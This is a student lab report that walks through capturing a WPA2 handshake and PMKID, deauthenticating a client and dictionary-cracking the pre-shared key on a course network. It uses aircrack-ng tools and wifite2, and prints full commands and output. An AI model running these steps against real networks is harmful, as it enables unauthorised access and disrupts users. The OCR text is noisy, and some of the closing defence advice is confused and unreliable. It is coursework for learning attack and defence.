

Cryptography

LAB 2 | RAJESH AVALA | R11772787

Experiment Steps:

The Experiment involves launching an attack on WPA2- protected Wi-Fi network.


This can be done using the following options

- Dual Boot OS option
 - Using virtual box
 - Using live USB
- In this experiment I've used Live USB kali Linux with cowsay for date and time stamp, aircrack-ng for cracking the protected key.

PART-1:

Step-1: To verify whether the wireless adapter has been detected by live kali Linux I've used. It is also used to switch the transition from monitor to managed mode. Executing it without any parameters shows the status of interfaces.

Command: *airmon-ng*



```
root@kali:~/home/kali# airmon-ng

PHY Interface Driver Chipset
phy0 wlan0 rtlwifi Intel Corporation Cannon Point-LP CNVi (Wireless-AC) (rev 30)

root@kali:~/home/kali# airmon-ng

PHY Interface Driver Chipset
phy0 wlan0 rtlwifi Intel Corporation Cannon Point-LP CNVi (Wireless-AC) (rev 30)
phy1 wlan1 mt7622u Netgear, Inc. A6210

root@kali:~/home/kali# airmon-ng start wlan1
Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
1061 NetworkManager
1770 wpa_supplicant

PHY Interface Driver Chipset
phy0 wlan0 rtlwifi Intel Corporation Cannon Point-LP CNVi (Wireless-AC) (rev 30)
phy1 wlan1 mt7622u Netgear, Inc. A6210
(mac80211 monitor mode vif enabled for [phy1]wlan1 on [phy0]wlan0)
(mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~/home/kali#
```

It can be observed that kali has detected the wireless adapter with all the specifications.

Step-2: Now the detected adapter has been kept in monitor mode as shown below.

The snapshot shows that it has detected two error process and has to be killed and switch back to monitor mode again.

Command: *airmon-ng start wlan1*

```

root@kali:~/home/kali# airmon-ng start wlan1

Found 2 processes that could cause trouble.
Will then using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
1681 NetworkManager
1770 wpa_supplicant

PHY Interface Driver Chipset
phy0 wlan0 iwlwifi Intel Corporation Cannon Point-LP CNVi [Wireless-AC] (rev 30)
phy1 wlan1 mt76x2u NetGear, Inc. A6210
(mac80211 monitor mode vif enabled for [phy1]wlan1 on [phy1]wlan1mon)
(mac80211 station mode vif disabled for [phy1]wlan1)

root@kali:~/home/kali# cat >outsay "Welcome Rajesh AVALA! Today is $(date +%A %B %d %Y %r)"

Welcome Rajesh AVALA! Today is
Wednesday July 27 2022 08:39:30 PM /

      ^  ^
      \  /
      (oo)\_____)
      (_____)  )\/\
              ||--w |
              ||

root@kali:~/home/kali#

```

The snapshot shows that it has detected two error process and has to be killed and switch back to monitor mode again using.

Command: *airmon-ng check kill*

Step-3: Displaying wireless networks information that are detected by Wi-Fi adapter. In addition, airodump-ng creates a text file that contains information about all of the access points and clients it encounters.


```
root@kali: /home/kali
File Actions Edit View Help

CH 7 [ Elapsed: 14 mins [ 2022-07-27 20:43 [ PMKID found: B0:7F:B9:98:FC:0C
BSSID PWR RAQ Beacons #Data, #/s Ch MB ENC CIPHER AUTH ESSID
B0:7F:B9:98:FC:0C -83 6 373 16 0 8 130 WPA2 COMP PSK CS-6343-2022
BSSID STATION PWR Rate Lost Frames Notes Probes
B0:7F:B9:98:FC:0C CC:2F:71:DB:74:DC -67 1e-1 0 89 PMKID
Quitting ...

root@kali: /home/kali
coway "Welcome Rajesh Avalal Today is $(date '+%A %B %d %Y %r')."
/ Welcome Rajesh Avalal Today is
\ Wednesday July 27 2022 08:45:29 PM /


root@kali: /home/kali
```

Here the given BSSID of CS-6343-2022 and -c is the channel of SSID Lab2 is the file created to save the captured data and wlan1mon is the interface wlan1 in monitor mode.

This will create the cap file in the directory we followed in above command and we need to extract the file.

The handshake was successful and we have found the PMKID: B0:7F:B9:98:0C which is elapsed for 14 min in channel 7.

CC:2F:71:DB:74:DC is the client MAC address connected to the Access point.



Step-5:


4 way WPA handshake:

- AP sends a ANONCE to client. Here the client has every requirement to create PTK because he got ANONCE as it was only thing missing.
- Client replies to Access point with SNONCE and MIC. Main function of MIC is that AP recognizes as it was from original client. After the confirmation from AP it will create the PTK.
- Now, the AP replies to the client with the GTK as it will be a new client itself and install the GTK.
- Finally, Client sends the ACKNOWLEDGEMENT saying everything is ok.

Step-6:


Command: `aireplay-ng -- deauth 1 -a Bo:7F:B9:98:FC:0C -c CC:2F:71:DB:67:17 wlanomom`

After running the above command, WPA handshake is captured once it is executed.



Step-7: Aircrack-ng is a set of tools which is used for detecting the flaws in Wi-Fi networks it will execute a brute-force on a target network and find the password for the network.

Command: *aircrack-ng*




```
root@kali:~/Desktop
File Actions Edit View Help
Read 3264 packets.
1 potential targets
Please specify a dictionary (option -w).
root@kali:~/Desktop
# aircrack-ng Lab2-01.cap -w /home/kali/Desktop/rockyou.txt
Reading packets, please wait ...
Opening Lab2-01.cap
Read 3264 packets.

# BSSID      ESSID      Encryption
1 00:7F:B9:98:FC:0C CS-6143-2022 WPA (0 handshake, with PMKID)

Choosing first network as target.
Reading packets, please wait ...
Opening Lab2-01.cap
Read 3264 packets.
1 potential targets
```

By executing the above command it will do the brute force attack on the target network and find the password (PSK) of the network.



```
root@kali:~/Desktop
File Actions Edit View Help

Aircrack-ng 1.6
[00:33:11] 11001041/14344392 keys tested (5448.78 k/s)
Time left: 10 minutes, 13 seconds 76.69%
KEY FOUND! [ I.Love.My.Phone ]

Master Key : 76 A6 06 06 41 15 4A 07 EE 82 67 88 96 CA 59 51
03 A8 C7 46 44 F2 80 FD 5C E8 00 7B 46 15 75 78

Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC : 7D C7 86 09 60 82 85 22 80 7B 4A 86 80 09 25 9A


root@kali:~/Desktop
# cat /dev/random | xxd -p | fold -w 40 | xargs -n 1 sh -c 'cat /dev/random | xxd -p | fold -w 40 | xargs -n 1 sh -c '
Welcome Hajesh Avalal Today is $(date +%A %B %d %Y %Z)'
Wednesday July 27 2022 09:21:53 PM

root@kali:~/Desktop
```

Part-2:

As instructed, ive used Wifite2 tool to run the attack again.

Command: `sudo wifite -h`



```
root@kali:~/home/kali
coway "Welcome Rajesh Aaval! Today is $(date '+%A %B %d %Y %r')."

Welcome Rajesh Aaval! Today is
Wednesday July 27 2022 09:21:53 PM

root@kali:~/home/kali
sudo wifite -h

wifite2 2.6.0
a wireless auditor by derv02
maintained by kimocoder
https://github.com/kimocoder/wifite2

options:
-h, --help                show this help message and exit

SETTINGS:
-v, --verbose              Shows more options (-h -v). Prints commands and outputs. (default:
quiet)
-i [interface]             Wireless interface to use, e.g. wlan0mon (default: ask)
-c [channel]               Wireless channel to scan e.g. 1,3,6 (default: all 20MHz channels)
-inf, --infinite            Enable infinite attack mode. Modify scanning time with -p (default:
off)
-mac, --random-mac         Randomize wireless card MAC address (default: off)
-p [scan_time]             Pillage: Attack all targets after scan_time (seconds)
-kill                      Kill processes that conflict with Aircrack/Aircrack-ng (default: off)
-pow [min_power], --power [min_power] Attacks any targets with at least min_power signal strength
-skip-crack                Skip cracking captured handshakes/pmkid (default: off)
-first [attack_max], --first [attack_max] Attacks the first attack_max targets
-ic, --ignore-cracked      Hides previously-cracked targets. (default: off)
-clients-only              Only show targets that have associated clients (default: off)
--no-deauths               Passive mode: Never deauthenticates clients (default: deauth targets)
--daemon                   Puts device back in managed mode after quitting (default: off)

WEP:
--wep                      Show only WEP-encrypted networks
--require-fakeauth          Fails attacks if fake-auth fails (default: off)
--keep-ivs                  Retain .IVS files and reuse when cracking (default: off)

WPA:
--wpa                      Show only WPA-encrypted networks (includes WPS)
--new-hs                   Captures new handshakes, ignores existing handshakes in hs (default:
off)
--dict [file]               File containing passwords for cracking (default: /usr/share/dict/wordlist-
probable.txt)

WPS:
--wps                      Show only WPS-enabled networks
--wps-only                  Only use WPS PIN & Pixie-Dust attacks (default:
off)
--bully                     Use bully program for WPS PIN & Pixie-Dust attacks (default:
reaver)
--reaver                    Use reaver program for WPS PIN & Pixie-Dust attacks (default:
reaver)
```

Command: `sudo wifite -dict/home/kali/Desktop/rockyou.txt`

```

root@kali: /home/kali
File Actions Edit View Help
15 EduRoam 1 WPA-E 27db no
16 TTUguest 6 WPA-P 27db no
17 CS-6343-2022 8 WPA-P 26db lock
18 TTUguest 1 WPA-P 24db no

[+] select target(s) (1-18) separated by commas, dashes or all: 17

[+] (1/1) Starting attacks against B0:7F:B9:98:FC:0C (CS-6343-2022)
[+] Skipping PMKID attack, missing required tools: hcxduptool, hcxpcapngtool
[+] CS-6343-2022 (26db) WPA Handshake capture: found existing handshake for CS-6343-2022
[+] Using handshake from hs/handshake_CS63432022_B0-7F-B9-98-FC-0C_2022-07-27T21-20-22.cap

[+] analysis of captured handshake file:
[+] tshark: .cap file contains a valid handshake for b0:7f:b9:98:fc:0c
[+] aircrack: .cap file does not contain a valid handshake

[+] Cracking WPA Handshake: Running aircrack-ng with rockyou.txt wordlist
[+] Cracking WPA Handshake: 76.83% ETA: 4m59s @ 11095.5kps (current key: I.Love.My.Phone)
[+] Cracked WPA Handshake PSK: I.Love.My.Phone

[+] Access Point Name: CS-6343-2022
[+] Access Point BSSID: B0:7F:B9:98:FC:0C Wells Fargo
[+] Encryption: WPA
[+] Handshake File: hs/handshake_CS63432022_B0-7F-B9-98-FC-0C_2022-07-27T21-20-22.cap
[+] Or PSK (password): I.Love.My.Phone
[+] CS-6343-2022 already exists in cracked.json, skipping.
[+] Finished attacking 1 target(s), exiting

root@kali: /home/kali
# cowsay "Welcome Rajesh Avala! Today is $(date '+%A %B %d %Y %r')."
  __  __
 (oo)\_____)
      (_____)
          ||----w |
          ||     ||

root@kali: /home/kali

```

We can observe from the above snapshot we got the same PSK: *I.Love.My.Phone*.

```

aireplay-ng -- deauth 1 -a Bo:7f:B9:98:fC:oC -c CC:2F:71:DB:74:DC wlan1mon

```

In the sixth step, we separated the Message Integrity Code from the other parameters that comprise the Pairwise Transit Key with the broadcast command (PTK).

PTK is the technique of encryption utilized between the client and the access point. However, for encryption between client and access point, many factors such as Pairwise Master Key, ANONCE, SNONCE, MAC (access point), and MAC (client) are necessary (client). PMK + ANONCE + SNONCE + MAC (access point) + MAC = PTK (client). This command determines if the Message Integrity Code obtained from the combination corresponds to the original MIC. This is a time-consuming technique.

```

$ aircrack-ng Lab2-01.cap -w /home/Desktop/rockyou.txt

```

The seventh step aircrack command is a dictionary attack that operates in the CPU and requires a passcode list. If the network password isn't in the list, we can't hack. This assignment includes the password that we hacked.

Q3: How WPA2 be protected from this brute-force attack

1. To avoid this sort of attack, use strong and unique passwords with long passwords that are difficult to brute force.

2. Because the attacker must first be authorized, using access-list helps to safeguard your network.
3. Keep your device patched and up to date, which means updating the operating system on all client devices to improve WPA2 security and ensuring the most recent upgrades.
4. Prevent remote access to your router, i.e., restrict access over Wi-Fi so that updates can only be done by connecting in through an Ethernet cable to guarantee that your router configuration cannot be tampered with via a wireless connection.
5. To view router settings using a web browser, enter the IP address.
6. To completely remove the risk of this attack, use WPA-PSK (don't forget to use AES-CCM encryption). In this attack, WPA-PSK will not include the field used to validate the password.
7. The ability to prevent sending PMKID in WPA2-PSK handshake message 1. Disabling it will also protect your network from this type of attack. RouterOS versions 6.40.9, 6.42.7, and 6.43 support this option (from rc56).
8. Using a secure VPN such as Norton Secure VPN, the web traffic is encrypted and protected from interception.